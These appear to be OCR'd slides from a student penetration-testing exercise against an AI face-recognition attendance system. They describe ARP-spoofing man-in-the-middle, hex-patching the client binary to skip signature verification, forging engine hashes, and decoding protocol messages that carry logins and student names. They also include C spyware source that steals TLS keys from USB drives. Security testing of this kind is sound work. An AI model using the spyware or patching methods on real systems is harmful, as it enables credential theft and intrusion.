


Students must register their faces in the attendance system.

Exploitation - Pen Testing

Penetration Testing with attack scenario(2)

- MITM[1] ; aim to emulate advanced attack patterns in both black box and gray box scenarios.



Information Gathering

Check the target status and environment
- Port status of server & client with nmap
- TCP/TLS Protocol status with WireShark
- *Hack to client PC with malware and offensive tools(Metasploit, etc)*

Reverse Engineering

With Hex viewer to client, find the followings.
- File name of key and certificate
- Path name of key and certificate
- File name of network configuration
- Code address of hash verifier function

Security Information Sniff

1) Run the spyware to sniff key and certificate
   - Then, attacker program will connect to client and server with these key and certificate.
2) Make client to use attacker's key and certificate

Connection with client

1) Use *ARP Spoof*
2) or Network config modification
   - "clientconfig.bin" of client
3) Take and analyze the request protocol data

Connection with server

1) Forward the request data to server
2) Take and analyze the response protocol data

Do everything!

1) Get the student name list
2) Make server going down
3) Send the video stream and data to client
4) Register and Learn the unknown faces to server
5) Send the fake response data to client without the request protocol data

[1] Man In The Middle attack

Exploitation - Pen Testing


Penetration Testing with attack scenario(2)

- Attack Flow

[1] Man In The Middle attack

Hacked!

Attendance Check Client



Welcome to
AI Attendance Check System

ID admin


PASSWORD ***********

Communication Mode ● Secure Mode

Login

ARP spoofing

MITM[1] Attacker



MiddleAttacker-Team2

Client — Fake Server

None | Recv | Forward to Server

```
00 00 00 28 XX XX XX XX    ...(....
------------------------
07 10 00 00 00 00 05 00    ........
00 00 00 00 00 00 61 64    ......ad
6D 69 6E 00 0B 00 00 00    min.....
00 00 00 00 71 6F 72 76    ....qorv
6A 64 6C 73 77 6D 64 00    jdlswmd.
------------------------
```

Save Msg | Send Saved | Send to Client

```
00 00 00 00 00 XX XX XX    ........
------------------------
```

```
Key and Certificate loading ok
Socket Accept is ok
```

Server — Fake Client

192.168.0.237 | 5110 | Connect

None | Recv | Forward to Client


```
00 00 00 1D XX XX XX XX    ........
------------------------
08 10 00 00 7F 00 05 00    ........
00 00 00 00 00 00 61 64    ......ad
6D 69 6E 00 00 00 00 00    min.....
00 00 00 00 00 XX XX XX    ........
------------------------
```

□ AutoFwd Video | Save Msg | Send Saved | Send to Server

```
6A 64 6C 73 77 6D 64 00    jdlswmd.
------------------------
```

```
Key and Certificate loading ok
Server connection ok
```

Attendance Check Server



```
End generating TensorRT runtime model
[FaceManager] readFaceDB
filesize: 176
facedbenc len:176 hex:fac35888c5949d9
facedbsign len:1500 hex:308205d806092
facedb verify ok
buffer len:176 hex:0100000000000000b
[FaceManager] readSize : 176 readLen
[FaceManager] loadFaceNet
Parsing Directory: ../imgs
Listening for connections
Listening for connections2
```

Network Configuration (clientconfig.bin)

Client Key

Client Certificate

Root CA

Client Key

Client Certificate

Server Key

Server Certificate

Root CA

AI Engines (Recognition /Detection)

Database (Face, User)

Video file for test-run

Hack the client PC and copy the keys and certificates for breaking the mutual TLS authentication (Fortunately, client key file has no passphrase!!!)

Exploitation - Pen Testing


Penetration Testing with attack scenario(2)

Reverse Engineering of the Client Application


■ Change Key file location using hex editor:

- Search keys from USB → Search keys from fixed disk storage of attacker’s
  “%s\\cert\\client.key” → "C:\\temp\\cert\\c.key"


Chosen!



```
_stprintf_s(szPath, _T("%s₩₩cert₩₩client.key"), szRootpath);
```




```
00042D30   25 00 73 00 5C 00 63 00 65 00 72 00 74 00 5C 00   %.s.\.c.e.r.t.\.
00042D40   63 00 6C 00 69 00 65 00 6E 00 74 00 2E 00 6B 00   c.l.i.e.n.t...k.
00042D50   65 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00   e.y.............

000471F0   25 00 73 00 5C 00 63 00 65 00 72 00 74 00 5C 00   %.s.\.c.e.r.t.\.
00047200   63 00 6C 00 69 00 65 00 6E 00 74 00 2E 00 63 00   c.l.i.e.n.t...c.
00047210   72 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00   r.t.............
00047220   25 00 73 00 5C 00 63 00 65 00 72 00 74 00 5C 00   %.s.\.c.e.r.t.\.
00047230   72 00 6F 00 6F 00 74 00 63 00 61 00 2E 00 63 00   r.o.o.t.c.a...c.
00047240   72 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00   r.t.............
```




```
00042D30   43 00 3A 00 5C 00 74 00 65 00 6D 00 70 00 5C 00   C.:.\.t.e.m.p.\.
00042D40   63 00 65 00 72 00 74 00 5C 00 63 00 2E 00 6B 00   c.e.r.t.\.c...k.
00042D50   65 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00   e.y.............

000471F0   43 00 3A 00 5C 00 74 00 65 00 6D 00 70 00 5C 00   C.:.\.t.e.m.p.\.
00047200   63 00 65 00 72 00 74 00 5C 00 63 00 2E 00 63 00   c.e.r.t.\.c...c.
00047210   72 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00   r.t.............
00047220   43 00 3A 00 5C 00 74 00 65 00 6D 00 70 00 5C 00   C.:.\.t.e.m.p.\.
00047230   63 00 65 00 72 00 74 00 5C 00 72 00 2E 00 63 00   c.e.r.t.\.r...c.
00047240   72 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00   r.t.............
```

■ Remove the CMS_Verify() calling codes after disassembled

- Search the string address of network configuration file name
- Search the code area using the string address
- Fill NOP to there
- or reverse the compared condition



```
00047330   00 00 00 00 00 00 00 00 63 6C 69 65 6E 74 63 6F   ........clientco
00047340   6E 66 2E 73 69 67 6E 00 63 6C 69 65 6E 74 63 6F   nf.sign.clientco
00047350   6E 66 2E 62 69 6E 00 00 00 00 00 00 00 00 00 00   nf.bin..........
```



```
if (1 != CMS_Verify(sign, content, rootca))
    return false;
```

```
call   FF2811AB ;CMS_Verfify()
mov    rax, dword ptr [rsp+10h]
cmp    rax, 1
```

```
NOP
NOP
NOP
```

```
call   FF2811AB   ; CMS_Verify()
mov    rax, dword ptr [rsp+10h]
cmp    rax, 0
```

Now, clientconf.bin can be modified without ARP spoofing. Client will connect to the MITM attacker.

Exploitation - Pen Testing

Penetration Testing with attack scenario(2)

Reverse Engineering of the Client Application


■ **Run spyware on the client to sniff keys and certificates.**

- When USB is attached, check if the key files exist
- If so, save key, certificate, and root CA to other location and notify to the attacker.

source code of the spyware

```
while (1) {
   dwDrives    = (GetLogicalDrives() >> 3);
   driveLabel  = “d”;
   while((dwDrives & 1) != 0) {
       sprintf(szRootPath, “%c:”, driveLabel);
       if(GetDriveType(szRootPath) == DRIVE_REMOVABLE) {
           sprintf(szKeyFileName, “%s\\cert\\client.key”, szRootPath);
           sprintf(szCertificateFileName, “%s\\cert\\client.crt”, szRootPath);
           sprintf(szRootCaFileName, “%s\\cert\\rootca.crt”, szRootPath);

           if (FileExists(szKeyFileName)) {
                saveFile(szKeyFileName, “c:\\Temp\\cert\\client.key”);
                saveFile(szCertificateFileName, “c:\\Temp\\cert\\client.key”);
                saveFile(szRootCaFileName, “c:\\Temp\\cert\\client.key”);
                sendNotificationFoundToMe();
                bFound = true;
           }
       }
       if(bFound == true) break;
       SleepSeconds(5);
   }
}
```

Now, The keys and certificates of client are stolen!



Client
1) Check USB attachment
2) Request the keys and certificate
Read key and certificate
1) Check the USB attachment
2) Request keys and certificate
Attacker
Copy the keys and certificate
Spyware
Notify to Attacker
Steal key and certificate
Save the keys and certificate
C:\temp\cert


Exploitation - Pen Testing

Penetration Testing with attack scenario(2)


Reverse String analysis of the Server Application

■ **Change key file location using hex editor:**

- Search keys from USB → Search keys from fixed disk storage with attacker's ***"/mnt/usb/cert/server.key" → "/temp/my_cert/server.key"***



```
if (1 != SSL_CTX_use_PrivateKey_file(ctx, "/mnt/usb/certificate/cert/server.key",
```




```
53 48 41 32 35 36 00 00 2F 6D 6E 74 2F 75 73 62  SHA256../mnt/usb
2F 63 65 72 74 2F 73 65 72 76 65 72 2E 63 72 74  /cert/server.crt
00 00 00 00 00 00 00 00 2F 6D 6E 74 2F 75 73 62  ......../mnt/usb
2F 63 65 72 74 2F 73 65 72 76 65 72 2E 6B 65 79  /cert/server.key
00 00 00 00 00 00 00 00 2F 6D 6E 74 2F 75 73 62  ......../mnt/usb
2F 63 65 72 74 2F 72 6F 6F 74 63 61 2E 63 72 74  /cert/rootca.crt
```


```
53 48 41 32 35 36 00 00 2F 74 65 6D 70 2F 6D 79  SHA256../temp/my
5F 63 65 72 74 2F 73 65 72 76 65 72 2E 63 72 74  _cert/server.crt
00 00 00 00 00 00 00 00 2F 74 65 6D 70 2F 6D 79  ......../temp/my
5F 63 65 72 74 2F 73 65 72 76 65 72 2E 6B 65 79  _cert/server.key
00 00 00 00 00 00 00 00 2F 74 65 6D 70 5F 6D 79  ......../temp_my
5F 63 65 72 74 2F 72 6F 6F 74 63 61 2E 63 72 74  _cert/rootca.crt
```

■ **Change the engine files and hash values using hex editor:**

- Hash key value of each engine file can be forged with attacker's forged engine files.




```
hashFaceNet["facenet.engine"] = "71493446240e3f9286
```




```
66 61 63 65 6E 65 74 2E 65 6E 67 69 6E 65 00 00  facenet.engine..
37 31 34 39 33 34 34 36 32 34 30 65 33 66 39 32  71493446240e3f92
38 36 34 33 37 63 35 61 30 62 61 61 62 34 31 61  86437c5a0baab41a
61 65 36 61 31 65 34 37 64 64 62 63 62 32 31 61  ae6a1e47ddbcb21a
32 34 30 37 39 34 34 30 62 61 30 65 35 64 38 36  24079440ba0e5d86
```

■ **The request protocol list using hex editor:**

- When uses MITM, this list can be referred for protocol identifiers
- Supported features of server can be estimated.



```
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 47 45  SIGNAL_FM_REQ_GE
54 5F 46 41 43 45 53 00 53 49 47 4E 41 4C 5F 46  T_FACES.SIGNAL_F
4D 5F 52 45 51 5F 46 41 43 45 5F 41 44 44 00 00  M_REQ_FACE_ADD..
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 46 41  SIGNAL_FM_REQ_FA
43 45 5F 44 45 4C 45 54 45 00 00 00 00 00 00 00  CE_DELETE.......
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 4C 4F  SIGNAL_FM_REQ_LO
47 49 4E 00 00 00 00 00 53 49 47 4E 41 4C 5F 46  GIN.....SIGNAL_F
4D 5F 52 45 51 5F 56 49 44 45 4F 5F 53 54 41 52  M_REQ_VIDEO_STAR
54 00 00 00 00 00 00 00 73 74 61 72 74 00 00 00  T.......start...
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 56 49  SIGNAL_FM_REQ_VI
44 45 4F 5F 45 4E 44 00 65 6E 64 00 00 00 00 00  DEO_END.end.....
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 44 49  SIGNAL_FM_REQ_DI
53 43 4F 4E 4E 45 43 54 00 00 00 00 00 00 00 00  SCONNECT........
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 56 49  SIGNAL_FM_REQ_VI
44 45 4F 5F 52 45 43 4F 52 44 00 00 00 00 00 00  DEO_RECORD......
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 56 49  SIGNAL_FM_REQ_VI
44 45 4F 5F 4C 49 56 45 00 00 00 00 00 00 00 00  DEO_LIVE........
53 49 47 4E 41 4C 5F 46 4D 5F 52 45 51 5F 53 54  SIGNAL_FM_REQ_ST
55 44 45 4E 54 5F 4C 49 53 54 00 00 00 00 00 00  UDENT_LIST......
```



```
std::cout << "SIGNAL_FM_REQ_GET_FACES" << endl;
```

Exploitation - Pen Testing


Penetration Testing with attack scenario(2)

- What the attacker can do below

Analyzed the protocol -> Take the request/response from client/server with sensitive data

■ **Common fields**

- Compare three messages and find a common



```
00 00 00 28
07 10 00 00 00 00
6d 69 6e 00 0b 00
6a 64 6c 73 77 6d

00 00 00 18
12 10 00 00 00 00
00 00 00 00 00 00

00 00 00 19
01 10 00 00 00 00
00 00 00 00 00 00
```


whole length of each message
- This part is arrived first, and then the next part is arrived

...

Protocol identifier
- First byte is different but second byte is always ‘0x10’.

■ **Login Authentication**

- With same protocol identifier “07 10”, some fields are estimated as ID & Password. ⇒ This message is the LOGIN request.




```
07 10 00 00 00 00 05 00 00 00 00 00 00 00 61 64    ..............ad
6d 69 6e 00 0b 00 00 00 00 00 00 00 71 6f 72 76    min.........qorv
6a 64 6c 73 77 6d 64 00                            jdlswmd.

07 10 00 00 00 00 0b 00 00 00 00 00 00 00 6b 79    ..............ky
75 77 6f 6f 6e 2e 6b 69 6d 00 08 00 00 00 00 00    uwoon.kim.......
00 00 72 6c 61 72 62 64 6e 73 00                   ..rlarbdns..
```

String length
- Struct type because of 8 byte length and not htonl()

■ **Student List field**

- With protocol identifier “13 10”, nine names are shown from the server. ⇒ This message is the STUDENT LIST request.



```
09 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00    ................
61 64 6d 69 6e 00 0b 00 00 00 00 00 00 00 6b 79     admin.........ky
75 77 6f 6f 6e 2e 6b 69 6d 00 0c 00 00 00 00 00    uwoon.kim.......
00 00 67 79 65 6f 6e 67 68 75 6e 2e 72 6f 00 0e    ..gyeonghun.ro..
00 00 00 00 00 00 00 77 6f 6e 79 6f 75 6e 67 2e    .......wonyoung.
```

Number of names
- It looks a string vector type.

First user of userDB is ‘admin’, second user is ‘kyuwoon.kim’


Exploitation - Pen Testing

Penetration Testing with attack scenario(2)

- What the attacker can do below

■ Configure the Test Run Mode

- Video file name is shown
- Client gives the name of the remote video file to server




```
00 00 00 22
32 10 00 00 00 00 0a 00 00 00 00 00 00 00 72 65    2.............re
63 6f 72 64 2e 61 76 69 00 00 00 00 00 00 00 00    cord.avi........
```

Protocol identifier
of test-run mode

Video file name is "record.avi"
(If it is changed as 'recore.avi"?)

■ Add the captured face image to the face DB

- After this command, the acknowledged message is arrived from server
- "1" is found and he is the second user of the user list.




```
01 10 00 00 00 00 01 00 00 00 00 00 00 00 31 00      ..............1.
00 00 00 00 00 00 00 00 00 00                        ..........
```

Protocol identifier
of the face image request

Index "1" of 'kyuwoon.kim'
("0" for 'admin')

■ Request the face image of the login user

- With this message when 'kyuwoon.kim' was login, the face image file is received.
- "1" is found and he is the second user of the user list




```
01 10 00 00 00 00 01 00 00 00 00 00 00 00 31 00      ..............1.
00 00 00 00 00 00 00 00 00                           ........
```

Protocol identifier
of the face image request

Index "1" of 'kyuwoon.kim'
("0" for 'admin')

■ Face image & Video image

- Length and the common contents of JPEG header are shown from server



